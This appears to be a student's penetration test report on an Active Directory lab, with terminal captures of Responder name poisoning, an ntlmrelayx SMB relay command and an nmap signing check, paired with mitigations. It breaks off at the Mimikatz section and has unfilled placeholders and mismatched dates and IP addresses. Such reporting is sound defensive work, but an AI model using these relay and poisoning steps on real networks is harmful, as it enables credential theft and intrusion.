



Internal Penetration Test Report of Findings

Byte Capsule
September 29, 2023

Table of Contents

STATEMENT OF CONFIDENTIALITY	3
ENGAGEMENT CONTACTS	4
EXECUTIVE SUMMARY.....	5
APPROACH.....	5
SCOPE	6
ASSESSMENT OVERVIEW AND RECOMMENDATIONS.....	7
NETWORK PENETRATION TEST ASSESSMENT SUMMARY	8
INTERNAL NETWORK COMPROMISE WALKTHROUGH	9
DETAILED WALKTHROUGH	9-19
REMEDIATION SUMMARY.....	20
TECHNICAL FINDINGS DETAILS.....	22
APPENDICES.....	24
APPENDIX A – FINDING SEVERITY	24
APPENDIX B – EXPLOITED HOSTS.....	25
APPENDIX C – COMPROMISED USERS	26

Statement of Confidentiality

This document has been prepared by Byte Capsule and contains confidential and proprietary information. It is intended solely for the purpose of the agreed engagement and must not be shared, copied, reproduced, or disclosed to any third party without prior written permission from Byte Capsule.

Unauthorized distribution or use of this document is strictly prohibited. Any information contained herein is provided for internal use and is not intended to serve as legal advice. Byte Capsule disclaims any responsibility for legal interpretations or decisions based on the contents of this document.

The findings and assessments within this report are specific to the engagement detailed and do not affect Byte Capsule's own internal or external infrastructure.

Engagement Contacts

Primary Contact	Title	Primary contact Email
Sudipta Mondal	Student	sudiptamondol22@gmail.com

Executive Summary

Byte Capsule engaged to conduct a Network Penetration Test on its internal network. The primary objective of this assessment was to identify security vulnerabilities, evaluate their potential impact, and provide actionable recommendations to enhance Byte Capsule's overall security posture. This assessment focused on discovering potential weaknesses that could be exploited by attackers, simulating real-world scenarios to understand the risks more effectively. The findings are documented clearly to help Byte Capsule mitigate vulnerabilities, strengthen its defenses, and improve its resilience against future threats.

Approach

The penetration test was conducted using a "black box" methodology, meaning no prior information or credentials about Byte Capsule's internal network were provided. The assessment was performed over a specified period from [insert start date] to [insert end date]. Testing was carried out remotely using a secure host designated specifically for this engagement. The objective was to identify unknown vulnerabilities by simulating an external attack. Non-invasive techniques were used to avoid disruption to the network, focusing on uncovering misconfigurations, exploitable weaknesses, and potential attack vectors.

Each vulnerability discovered was manually analyzed to determine its exploitation potential, including lateral movement and privilege escalation opportunities. Byte Capsule authorized further testing to demonstrate the potential real-world impact, including internal network compromise and domain-level access. All findings were carefully documented, along with recommendations for remediation to strengthen Byte Capsule's security posture.

Scope

The scope of this penetration test focused on Byte Capsule's internal network, with a specific emphasis on the Active Directory (AD) environment. The objective was to identify vulnerabilities, misconfigurations, and potential exploitation paths that could compromise the integrity of the network. Server Ip address 192.168.0.104 , user ip:192.168.0.107 and attacker ip:192.168.0.111

In-Scope Assets

1. Active Directory Environment:
 - a. Domain Controllers, Organizational Units (OUs), User Accounts, Groups, Group Policy Objects (GPOs), DNS, and DHCP services.
2. Internal Network Devices:
 - a. Servers, workstations, and network devices connected to the internal network.
3. Internal Applications and Services:
 - a. Applications and file shares integrated with Active Directory, as well as sensitive data on internal systems.
4. Security Controls and Monitoring:
 - a. Logging systems, security event monitoring, and access control systems related to Active Directory.

These assets were assessed for vulnerabilities and misconfigurations that could compromise security or lead to unauthorized access within the network.

Assessment overview and Recommendations

The penetration test conducted on Byte Capsule's internal network, with a specific focus on Active Directory, was designed to identify security vulnerabilities, misconfigurations, and weaknesses that could potentially be exploited by an attacker. The testing uncovered several critical vulnerabilities, including misconfigured permissions, weak password policies, outdated software, and insufficient security practices, all of which could enable unauthorized access to sensitive resources and allow privilege escalation within the network. Key findings included vulnerabilities within Active Directory configurations, such as over-privileged accounts and poorly managed group policies, as well as weaknesses in network segmentation and the potential for lateral movement across internal systems.

To address these issues and enhance the security posture of Byte Capsule, several recommendations have been made. First, Active Directory should be hardened by tightening permissions on AD objects, enforcing stronger password policies, and implementing multi-factor authentication (MFA) for privileged accounts. Additionally, network segmentation should be improved to isolate critical systems from general user workstations, reducing opportunities for lateral movement. Regular patching of both operating systems and applications, particularly those related to

Active Directory services, is essential to close known security gaps.

Furthermore, audit logging and monitoring systems should be enhanced to track sensitive actions within Active Directory and other critical infrastructure, with alerts configured for suspicious activities like unusual login attempts or changes to critical AD objects. Privileged access management (PAM) tools should also be deployed to monitor and control the use of administrative accounts, ensuring that access is both controlled and auditable. Lastly, employee training and awareness programs should be implemented to reduce the risks of phishing and other social engineering attacks, which could compromise credentials and lead to unauthorized access.

By addressing these vulnerabilities and following the outlined recommendations, Byte Capsule can significantly strengthen its internal defenses, mitigate the risks of exploitation, and better protect its sensitive data and network infrastructure from potential internal and external threats.

Network Penetration Test Assessment Summary

The assessment of Byte Capsule's internal network revealed critical vulnerabilities, including weak credentials and unpatched systems. Key recommendations include implementing multi-factor authentication (MFA), applying security updates, and enforcing stricter access controls to enhance the organization's security posture.

	Finding Severity		
High	Medium	Critical	Total
2	1	2	5

Table 2: Severity Summary

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

Finding #	Severity Level	Finding Name
1	High	Captured NTLMv2 Hashes and Cracked Passwords
2	Critical	SMB Relay Attack Demonstration in Active Directory
3	High	Domain Enumeration with BloodHound
4	Critical	Exploitation of AD Vulnerabilities with CrackMapExec and Mimikatz
5	Medium	Misconfigurations and Excessive Permissions

Table 3: Finding List


[illegible]

Fig-3: =Hashcat

Impact: Unauthorized access to internal network accounts.

Mitigation:


- Disable LLMNR/NBT-NS.
- Enforce SMB signing.
- Use strong, complex passwords and change them regularly.

2. Discover Hosts and Demonstrate SMB Relay Attack in AD

Finding: NTLM hashes were relayed to hosts allowing access without cracking credentials.

Tools Used:

- Responder
- ntlmrelayx.py script



```
Activities Terminal Nov 30 7:56 PM
File Edit View Search Terminal Help
sudo su
[~] (root@parrot) ~/home/sudipta
[~] #nmap --script=smb2-security-mode.nse -p445 192.168.0.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-30 19:56 +06
Nmap scan report for 192.168.0.104
Host is up (0.00080s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:4D:23:A0 (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|_ 3.1.1:
|_   Message signing enabled but not required
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
[~] (root@parrot) ~/home/sudipta
[~] #

Activities Terminal Nov 30 8:17 PM
File Edit View Search Terminal Tabs Help
sudo su
[*] All targets processed!
[*] HTTPD: Received connection from 192.168.0.104, but there are no more targets left!
[*] All targets processed!
[*] HTTPD: Received connection from 192.168.0.104, but there are no more targets left!
[*] All targets processed!
[*] HTTPD: Received connection from 192.168.0.104, but there are no more targets left!
[~] (root@parrot) ~/home/sudipta/impacket
[~] #ntlmrelayx.py -tf target.txt -smb2support
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[-] Could not open file: target.txt - [Errno 2] No such file or directory: 'target.txt'
[-] Warning: no valid targets specified!
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] All targets processed!
[*] SMBD-Thread-4 (process_request_thread): Connection from USER-EHP/SUDIPTA@192.168.0.104 controlled, but there are no more targets left!
[*] All targets processed!
[*] SMBD-Thread-5 (process_request_thread): Connection from USER-EHP/SUDIPTA@192.168.0.104 controlled, but there are no more targets left!
```

Fig-4 and 5: smb2-security and ntlmrelayx.py

```

Activities  Terminal  Nov 30 8:17 PM
sudo su
File Edit View Search Terminal Tabs Help
sudo su sudo su

Responder NIC [wlp8s0]
Responder IP [192.168.0.102]
Responder IPv6 [fe80::6261:a76e:d1f3:9dc7]
Challenge set [random]
Don't Respond To Names ['ISATAP']

[*] Current Session Variables:
Responder Machine Name [WIN-650LN4X9WCW]
Responder Domain Name [08N3.LOCAL]
Responder DCE-RPC Port [49528]

[*] Listening for events...

[*] [DHCP] Found DHCP server IP: 192.168.0.1, now waiting for incoming requests...
[*] [NBT-NS] Poisoned answer sent to 192.168.0.104 for name USER-EHP (service: Domain Controller)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.104 for name EHP (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.104 for name EHP (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.104 for name EHP (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.104 for name EHP (service: Browser Election)
[*] [NBT-NS] Poisoned answer sent to 192.168.0.104 for name USER-EHP (service: Domain Controller)
[*] [LLMNR] Poisoned answer sent to fe80::849e:5953:6e21:4a3c for name USER-EHP
[*] [DHCP] Acknowledged DHCP Request for IP: 0.0.0.0, Req IP: 192.168.0.107, MAC: 08:00:27:9F:68:D8
[*] [MDNS] Poisoned answer sent to fe80::849e:5953:6e21:4a3c for name USER-EHP.local
[*] [MDNS] Poisoned answer sent to 192.168.0.107 for name USER-EHP.local
[*] [LLMNR] Poisoned answer sent to fe80::849e:5953:6e21:4a3c for name USER-EHP
[*] [LLMNR] Poisoned answer sent to 192.168.0.107 for name USER-EHP
[*] [LLMNR] Poisoned answer sent to fe80::849e:5953:6e21:4a3c for name USER-EHP
[*] [MDNS] Poisoned answer sent to fe80::849e:5953:6e21:4a3c for name USER-EHP.local
[*] [MDNS] Poisoned answer sent to 192.168.0.107 for name USER-EHP.local
[*] [LLMNR] Poisoned answer sent to fe80::849e:5953:6e21:4a3c for name USER-EHP
[*] [DHCP] Found DHCP server IP: 192.168.0.1, now waiting for incoming requests...
[*] [DHCP] Found DHCP server IP: 192.168.0.1, now waiting for incoming requests...
[*] [DHCP] Acknowledged DHCP Request for IP: 0.0.0.0, Req IP: 192.168.0.108, MAC: 08:00:27:9F:68:D8
[*] [LLMNR] Poisoned answer sent to fe80::849e:5953:6e21:4a3c for name USER-EHP
[*] [LLMNR] Poisoned answer sent to 192.168.0.108 for name USER-EHP
[*] [MDNS] Poisoned answer sent to fe80::849e:5953:6e21:4a3c for name USER-EHP.local
[*] [DHCP] Acknowledged DHCP Request for IP: 0.0.0.0, Req IP: 192.168.0.103, MAC: 6E:89:9E:0E:DA:E2

```

Fig-6: ntlmrelayx.py

Impact: Gained unauthorized access to administrative shares.

Mitigation:

- Enable SMB signing to prevent relay attacks.
- Restrict SMB traffic using firewalls and network segmentation.

3. Enumerate Domain with BloodHound and Results

Finding: BloodHound analysis revealed several misconfigurations and potential escalation paths.

Tools Used:

- BloodHound
- SharpHound (collector)




Fig-7,8: Bloodhound




Fig-9,10: Bloodhound and neo4j console




Fig-11,12: Bloodhound results

Impact: Multiple paths to domain administrator accounts were identified.

Mitigation:

- Tighten permissions on Active Directory objects.
- Enforce least privilege for user accounts.
- Regularly audit and review privileged access.

4. Exploit Active Directory Vulnerabilities with CrackMapExec, Mimikatz

Finding: Domain admin credentials were extracted using DCSync attacks and local admin password reuse.

Tools Used:

- CrackMapExec
- Mimikatz

Mimikatz:

